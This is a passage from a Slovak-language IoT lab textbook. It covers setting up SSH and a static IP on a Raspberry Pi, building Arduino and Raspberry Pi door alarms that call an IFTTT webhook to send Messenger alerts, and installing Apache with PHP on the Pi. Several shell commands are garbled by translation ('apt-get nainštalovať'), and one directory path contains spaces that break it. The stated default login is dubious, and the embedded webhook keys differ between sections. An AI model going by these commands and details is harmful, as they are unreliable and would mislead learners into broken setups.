2. Načítajte obsah SD karty cez externú aplikáciu (napríklad open-source nástroj Ext2Fsd. Externá aplikácia je potrebná, kvôli inému súborovému systému (napríklad ext2/ext3), ktorý Windows štandardne nevie čítať.)
3. Povolenie SSH s pomocou konfiguračného súboru
4. Nastavenie sieťových parametrov pre pripojenie do WiFi siete
5. Spustenie systému
6. Pripojenie sa k Raspberry Pi s pomocou SSH protokolu

#### Realizácia:

1. Nainštalujte si nástroj Ext2Fsd z odkazu: <https://sourceforge.net/projects/ext2fsd/files/>
2. Pripojte SD kartu k počítaču a do koreňového adresára vytvorte prázdny súbor ssh (bez prípony).
3. Vo Windows nastaveniach sieťovej karty si nastavte statickú IP adresu:


```
address 192.168.1.20  
netmask 255.255.255.0  
gateway 192.168.1.254
```

4. Cez aplikáciu Ext2Fsd chodťe do adresára

5. V konfiguračnom súbore: **/etc/network/interfaces** nastavte parametre:

```
iface eth0 inet static  
    address 192.168.1.20  
    netmask 255.255.255.0  
    gateway 192.168.1.254  
    broadcast 255.255.255.255
```

6. Súbor uložte a bezpečne odpojte SD kartu




Obrázok 8.38  
Odpojenie SD karty.

7. Pripojte kartu k Raspberry Pi

8. Pripojte Raspberry Pi s pomocou ethernet kábla k počítaču.

9. Pripojte Raspberry Pi k napájaniu cez USB port.

10. Otvorte aplikáciu Putty a pripojte sa k nastavenej IP adrese Raspberry Pi




Obrázok 8.39  
Parametre SSH pripojenia.

11. Po úspešnom pripojení zadajte predvolené prihlásovacie údaje:

**Login:** pi

**Heslo:** password



A screenshot of a terminal window titled "pi@raspberrypi: ~". The window displays the following text:

```
pi@raspberrypi: ~
login as: pi
pi@raspberrypi's password:
Linux raspberrypi 3.10.25+ #622 PREEMPT Fri Jan 3 18:41:00 GMT 2014 armv6l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 11 19:28:36 2014
pi@raspberrypi ~ $
```

**Obrázok 8.40**  
**SSH pripojenie.**

## 8.15 Poplašné IoT zariadenie (Arduino)

### Výstupy labu

Prostredníctvom mikrokontroléra Arduino Uno s ethernetovým shieldom zhotoviť poplašné zariadenie, ktoré bude snímať otvorenie dverí napríklad do detskej izby a v prípade otvorenia odošle informáciu do Facebook Messenger.

### Teoretický úvod

Pre vytvorenie tohto projektu budeme potrebovať Arduino Uno, Ethernet shield, sieťový kábel, vodiče, kúsok allobalu, lepiacu pásku, nožnice. Princíp poplašného zariadenia bude spočívať v neustálom kontrolovaní, či sú dvere do izby zatvorené a v prípade, že sa otvoria, mikropočítač zavolá prostredníctvom HTTP protokolu URL cez Webhook API na server IFTTT, ktorý následne odošle správu cez Facebook Messenger.

Arduino nemá vlastný operačný systém natívne podporujúci sieťové TCP/IP spojenia ani webový prehliadač, ktorý za neho vytvorí HTTP hlavičku. Preto je nutné vytvoriť spojenie aj HTTP dotaz ručne. Program preto bude trocha dlhší.

HTTP dotaz vyzerá nasledovne a v našom prípade je nutné ju poslať na HTTP server IFTTT.


```
<<metoda>> <<URL dokumentu>> <<verzia HTTP>>  
  
<<názov hlavičky>>: <<hodnota>>  
  
...  
  
<<názov hlavičky>>: <<hodnota>>  
  
<<prázdny riadok>>
```

Konkrétnie by napríklad dotaz na wikipédiu vyzeral nasledovne:

```
GET /wiki/Wikipedie HTTP/1.1 \r\n  
  
Host: cs.wikipedia.org \r\n  
  
User-Agent: Opera/9.80 (Windows NT 5.1; U; cs) \r\n  
  
Accept-Charset: UTF-8,* \r\n  
  
\r\n
```

### Postup

Najprv potrebujeme prepojiť Arduino Uno s Ethernet shieldom:



**Obrázok 8.41**


**Arduino s ethernet modulom.**

Potom si vytvoríme jednoduchý elektronický obvod, ktorý bude v prípade zatvorených dverí uzavretý a bude ním tieť prúd.

V prípade otvorených dverí bude obvod prerušený. Z alobalu si odtrhneme dva prúžky v rozmeroch cca 3x15cm. Dva dlhšie vodiče si na koncoch odizolujeme a každý vodič prilepíme lepiacou páskou k prúžku alobalu tak, aby vzniklo vodivé spojenie. Prúžky poskladáme štvorcov o rozmere 3x3cm. Tieto štvorce prilepíme k zárubni dverí lepiacou páskou vo vzdialosti cca 5 cm tak, aby páska neprekrývala celé štvorce, ale len ich polovicu. Na obrázku ich vidíme ako zelené a oranžové plochy na zárubni.

Vodiče pripojíme do Arduina tak, že jeden vodič ide na pin GND a druhý na pin 8. Na ich poradí tentoraz nezáleží.

Následne si odstrihнемe z alobalu štvorec o rozmeroch cca 12x12cm a dvakrát ho prehneme, čím vznikne obdĺžnik s rozmermi 3x12cm. Tento obdĺžnik nalepíme na dvere tak, aby pri zatvorení úplne prekrýval alobaly na zárubni. Na obrázku prúžok na dverách vidíme znázornený modrou farbou. Lepiacu pásku nalepíme tak, aby sa alobaly na zárubni a dverach mohli vodivo dotýkať a páiska ich navzájom neprekrývala.



**Obrázok 8.42**  
**Schéma zapojenia alarmu.**

Vytvoríme si IFTTT pravidlo, ktoré nám odošle správu na Facebook Messenger, ak sa otvoria dvere v izbe:

1. Po prihlásení do služby IFTTT (pozri predchádzajúci Lab) vytvoríme nový applet a ako trigger vyberieme službu Webhooks. Ak v službe Webhooks zatiaľ nie sме zaregistrovaní, klikneme na tlačidlo Connect. Následne vyberieme možnosť, ktorá spustí applet po vyvolaní špeciálnej URL - Receive a web request.
2. Akcii pre otvorenie dverí priradíme názov Alarm.
3. Ako odpoveď na spúštač chceme odoslať správu cez Facebook Messenger. Vyhľadáme teda túto službu a prepojíme náš IFTTT účet s Messengerom. Následne vyberieme ako akciu možnosť Send message a ukončíme vytváranie akcie.
4. Predposledným krokom je doplnenie správy, ktorú nám má služba IFTTT doručiť na Facebook Messenger. Môžeme si napísť vlastnú správu a do nej napríklad vložiť čas vyvolania triggera, prípadne len uviest' hlášku "Boli otvorené dvere do izby!" a klikneme na Create action.
5. Zadáme popis appletu, ktorý sa zobrazí na úvodnej stránke a applet je hotový.

Pripravíme si program pre Arduino:

```
#include <SPI.h>
#include <Ethernet.h>

//MAC adresa Arduina
byte mojaMAC[] = { 0xDE, 0xAD, 0xBE, 0xEF, 0xFE, 0xED };
```

```

//toto je nahradna IP adresa v pripade zlyhania DHCP
IPAddress mojaIP(192, 168, 1, 25);

//vytvorenie premennej (objektu) pre uchovanie parametrov sietoveho
spojenia

EthernetClient client;

//adresa servera IFTTT
char server[] = "maker.ifttt.com";

void setup() {
    // vytvorime si premennu pre zistenie, ci sa nacitala adresa
    boolean stavIP;

    // zapneme seriový port pre ladiace vypisy
    Serial.begin(9600);

    //pockame sekundu pre ustalenie elektronickych obvodov
    delay(1000);

    //nacitame IP parametre na Arduino cez DHCP
    stavIP = Ethernet.begin(mojaMAC);

    //ak sa nepodarilo nacitat IP parametre cez DHCP, nastavime adresy
    manualne

    if (stavIP == false)
        Ethernet.begin(mojaMAC, mojaIP);

    // nasleduje vypis ladiacich hlasok
    Serial.print("IP adresa Arduina (nepodstatne): ");
    Serial.println(Ethernet.localIP());
    Serial.print("IP adresa DNS Servera (nepodstatne): ");

```

```

Serial.println(Ethernet.dnsServerIP());

//nastavime pin 8 ako vstupny v rezime s pullup rezistorom
pinMode(8, INPUT_PULLUP);

}

void loop() {
    //vytvorenie premennej pre zistenie stavu otvorenia dveri
    int dvere;

    //ak existuju data nacitane z weboveho servera, postupne
    //ich nacitavaj a vypisuj cez serial monitor (ladiaci vypis)
    if (client.available()) {
        char c = client.read();

        Serial.write(c);
    }

    //nacitame stav otvorenia dveri, ktorych snimac je na pine 8
    dvere = digitalRead(8);

    //ak sa dvere otvorili, posleme HTTP dotaz na IFTTT sluzbu
    if (dvere == HIGH) {
        httpDotaz();
    }

    // ak su dvere este stale otvorené, tak program drzime v
    // cakacej slucke az do opatovneho zatvorenia dveri
    while (digitalRead(8) == HIGH) {

    }
}

```

```

//definovanie funkcie httpDotaz

void httpDotaz() {

    //ukoncime predosle spojenia
    client.stop();

    //pripojenie na server na port 80 (HTTP)
    if (client.connect(server, 80)) {

        //vypisanie hlasky pre ladenie
        Serial.println("connecting...");

        //odoslanie hlavicky HTTP dotazu na IFTTT server
        //nezabudnite upravit kluc (podciarknute) podla vasho, ktorý
        najdete

        //na stranke IFTTT po vyhľadani sluzby Webhooks a zobrazeni
        dokumentacie

        client.println("GET
/trigger/Alarm/with/key/eqZAdcRcYHoPuff11qWc4-90 HTTP/1.1");

        client.print("Host: ");

        client.println(server);

        client.println("User-Agent: arduino-ethernet");

        client.println("Connection: close");

        client.println();
    }

    // chybova hlaska v pripade neuspesneho spojenia
    else {
        Serial.println("spojenie neuspesne!");
    }
}

```

Program je potrebné nahráť na dosku Arduino, pripojiť sieťový kábel do Ethernet shieldu a následne celý systém otestovať na jeho funkčnosť.

## 8.16 Poplašné IoT zariadenie (Raspberry Pi)

### Výstupy labu

Prostredníctvom jednodoskového počítača Raspberry Pi zhotoviť poplašné zariadenie, ktoré bude snímať otvorenie dverí napríklad do detskej izby a v prípade otvorenia odošle informáciu do Facebook Messenger.

### Teoretický úvod

Pre vytvorenie tohto projektu budeme potrebovať počítač Raspberry Pi, sieťový kábel, vodiče, kúsok alobalu, lepiacu pásku, nožnice. Princíp poplašného zariadenia bude spočívať v neustálom kontrolovaní, či sú dvere do izby zatvorené a v prípade, že sa otvoria, počítač zavolá prostredníctvom HTTP protokolu URL cez Webhook API na server IFTTT, ktorý následne odošle správu cez Facebook Messenger.


### Postup

Vytvoríme si jednoduchý elektronický obvod, ktorý bude v prípade zatvorených dverí uzavretý a bude ním tiecť prúd. V prípade otvorených dverí bude obvod prerušený.

Z alobalu si odtrhneme dva prúžky v rozmeroch cca 3x15cm. Dva dlhšie vodiče si na koncoch odizolujeme a každý vodič prilepíme lepiacou páskou k prúžku alobalu tak, aby vzniklo vodivé spojenie. Prúžky poskladáme štvorcov o rozmere 3x3cm. Tieto štvorce prilepíme k zárubni dverí lepiacou páskou vo vzdialosti cca 5 cm tak, aby páska neprekrývala celé štvorce, ale len ich polovicu. Na obrázku ich vidíme ako zelené a oranžové plochy na zárubni.

Vodiče pripojíme k Raspberry Pi tak, že jeden vodič ide na pin GND a druhý na pin GPIO18. Na ich poradí tentoraz nezáleží.

Následne si odstrhneme z alobalu štvorec o rozmeroch cca 12x12cm a dvakrát ho prehneme, čím vznikne obdlžník s rozmermi 3x12cm. Tento obdlžník nalepíme na dvere tak, aby pri zatvorení úplne prekrýval alobaly na zárubni. Na obrázku prúžok na dverách vidíme znázornený modrou farbou. Lepiacu pásku nalepíme tak, aby sa alobaly na zárubni a dverách mohli vodivo dotýkať a páska ich navzájom neprekrývala.



**Obrázok 8.43**  
**Schéma zapojenia alarmu.**

Vytvoríme si IFTTT pravidlo, ktoré nám odošle správu na Facebook Messenger, ak sa otvoria dvere v izbe:

1. Po prihlásení do služby IFTTT (pozri predchádzajúci Lab) vytvoríme nový applet a ako trigger vyberieme službu Webhooks. Ak v službe Webhooks zatiaľ nie sме zaregistrovaní, klikneme na tlačidlo Connect. Následne vyberieme možnosť, ktorá spustí applet po vyvolaní špeciálnej URL - Receive a web request.
2. Akcii pre otvorenie dverí priradíme názov Alarm.
3. Ako odpoveď na spúštač chceme odoslať správu cez Facebook Messenger. Vyhľadáme teda túto službu a prepojíme nás IFTTT účet s Messengerom. Následne vyberieme ako akciu možnosť Send message a ukončíme vytváranie akcie.
4. Predposledným krokom je doplnenie správy, ktorú nám má služba IFTTT doručiť na Facebook Messenger. Môžeme si napísť vlastnú správu a do nej napríklad vložiť čas vyvolania triggera, prípadne len uviesť hlášku "Boli otvorené dvere do izby!" a klikneme na Create action.
5. Zadáme popis appletu, ktorý sa zobrazí na úvodnej stránke a applet je hotový.

Pripravíme si program pre Raspberry Pi:

```
# importovanie kniznic pre pracu s GPIO pinmi, casom a volaniami
# operacneho systemu

import RPi.GPIO as GPIO

import time

import os
```

```

# nastavenie sposobu volania pinov prostrednictvom cisla GPIO pinu
GPIO.setmode(GPIO.BCM)

# nastavenie pinu ako vstupneho a zapnutie pullup rezistora
GPIO.setup(18, GPIO.IN, pull_up_down=GPIO.PUD_UP)

# nekonecna slucka (stale opakuj)
while True:
    # nacitanie stavu GPIO pinu 18 do premennej dvere
    dvere = GPIO.input(18)

    # cakanie po dobu 1s, aby program pri zatvorenych dverach nevytazoval
    procesor na 100%
    time.sleep(1)

    # ak dvere su otvorene
    if dvere == True:
        # vypisanie ladiacej hlasky o otvorení dveri
        print('Dvere otvorene')

    # zavolanie Webhooks sluzby cez IFTTT (nezabudnite vymenit
    podciarknutý kluc za svoj)
    os.system("curl
https://maker.ifttt.com/trigger/Alarm/with/key/eqZAdcRcYoPuff1qWc4-
90")

    # cakanie na opatovne zatvorenie dveri a kontrola kazdych 5 sekund,
    ci uz su zavrete
    # aby sa nam neustale neposielali spravy o otvorených dverach
    while dvere == True:
        dvere = GPIO.input(18)
        time.sleep(5)

```

Program je potrebné spustiť cez Raspberry Pi, pripojiť sieťový kábel do Ethernet portu a následne celý systém otestovať na jeho funkčnosť.

## 8.17 Webový server na Raspberry PI

---

### Výstupy labu

Funkčný webový server, ktorý beží na Raspberry PI. Tento server je dostupný ostatným zariadeniam vrámci lokálnej siete.

### Teoretický úvod

Apache patrí medzi veľmi populárnu webové servery. Je možné ho nainštalovať aj na Raspberry PI. Po doinštalovaní PHP modulu dokáže poskytovať dynamické webové stránky.

### Úloha

Využite linuxový operačný systém nakonfigurovaný v predchádzajúcom cvičení. Nainštalujte Apache aplikáciu a potrebné PHP moduly. Vytvorte vlastnú úvodnú webovú stránku.

### Riešenie

Najskôr aktualizujte dostupné balíky napísaním nasledujúceho príkazu do terminálu:

```
sudo apt-get update
```


Potom nainštalujte balíček apache2 s týmto príkazom:

```
sudo apt-get nainštalovať apache2 -y
```

Apache je predvolene umiestnený vo webovom priečinku **/var/www/html/**, kde má svoj vlastný testovací súbor HTML súbor (index.html).

Predvolená webová stránka je dostupná cez webový prehliadač, kde do adresného riadku je potrebné zadať IP adresu, ktorá bola priradená raspberry PI. Napríklad: <http://192.168.1.20>

Ak chcete nájsť IP adresu Pi, zadajte na príkazovom riadku ifconfig. Po úspešnom pripojení cez webový prehliadač by sa mala zobraziť úvodná testovacia stránka:



Obrázok 8.44  
Náhľad základnej webovej stránky.

Úprava webovej stránky sa vykonáva úpravou zdrojového kódu: /var/www/html/index.html.

Prejdite do tohto adresára v okne terminálu a pozrite sa na to, čo je vnútri:

```
cd / var / www / html  
ls -al
```

Textový Výstup príkazu je:

```
drwxr-xr-x  2 root root 4096 Jan  8 01:29 .  
drwxr-xr-x 12 root root 4096 Jan  8 01:28 ..  
-rw-r--r--  1 root root  177 Jan  8 01:29 index.html
```

Ak chcete upraviť súbor index.html, musíte zmeniť jeho vlastníctvo na vaše vlastné používateľské meno. Zmeňte majiteľa súboru (predpokladá sa tu predvolený používateľ pi) pomocou príkazu:

```
sudo chown pi: index.html
```

Teraz môžete skúsiť upraviť tento súbor a potom obnoviť prehliadač, aby ste mohli vidieť zmenu webovej stránky.

Aby Apache server mohol zobrazovať stránky napísané v jazyku PHP, budete musieť nainštalovať najnovšiu verziu PHP a modul PHP pre Apache. Zadajte nasledujúci príkaz na ich inštaláciu:

```
sudo apt-get nainštalovať php libapache2-mod-php -y
```

Teraz odstráňte súbor index.html:

```
sudo rm index.html
```

a vytvorte súbor index.php:

```
sudo leafpad index.php
```

Poznámka: Leafpad je grafický editor. Prípadne použite nano, ak ste obmedzený na príkazový riadok

Vložte nejaký obsah PHP:

```
<?php  
echo "ahoj svet";  
?>
```

Teraz uložte a obnovte svoj prehliadač. Mali by ste vidieť "ahoj svet". Toto nie je dynamické, ale stále je PHP. Skúste niečo dynamické:

```
<?php  
echo date ("d-m-Y H:i:s");  
?>
```

alebo si vypíšte základné informácie o PHP:

```
<?php  
phpinfo ();  
?>
```

## 8.18 Ovládanie servomotoru

### Výstupy labu

Vytvoriť zapojenie, ktoré dokáže riadiť otáčky servomotoru. Zariadenie bude vytvorené s pomocou Arduino dosky a enkodéra.

### Teoretický úvod

Pod pojmom enkodér rozumieme snímač, ktorý deteguje uhol natočenia napríklad hriadeľa servomotoru, alebo slúži ako ovládací prvok mnohých moderných zariadení, napr. nastavovanie hlasitosti autorádia, nastavovanie času na mikrovlnnej rúre a pod. Výstupná informácia o uhle natočenia môže byť vo forme n-bitového binárneho výstupného slova, vtedy hovoríme o absolútnych enkodéroch.

Iným druhom enkodérov sú inkrementálne enkodéry, pri ktorých získavame informáciu o uhle natočenia na základe spočítavania výstupných impulzov. Enkodéry môžu pracovať na optickom, magnetickom alebo mechanickom princípe.

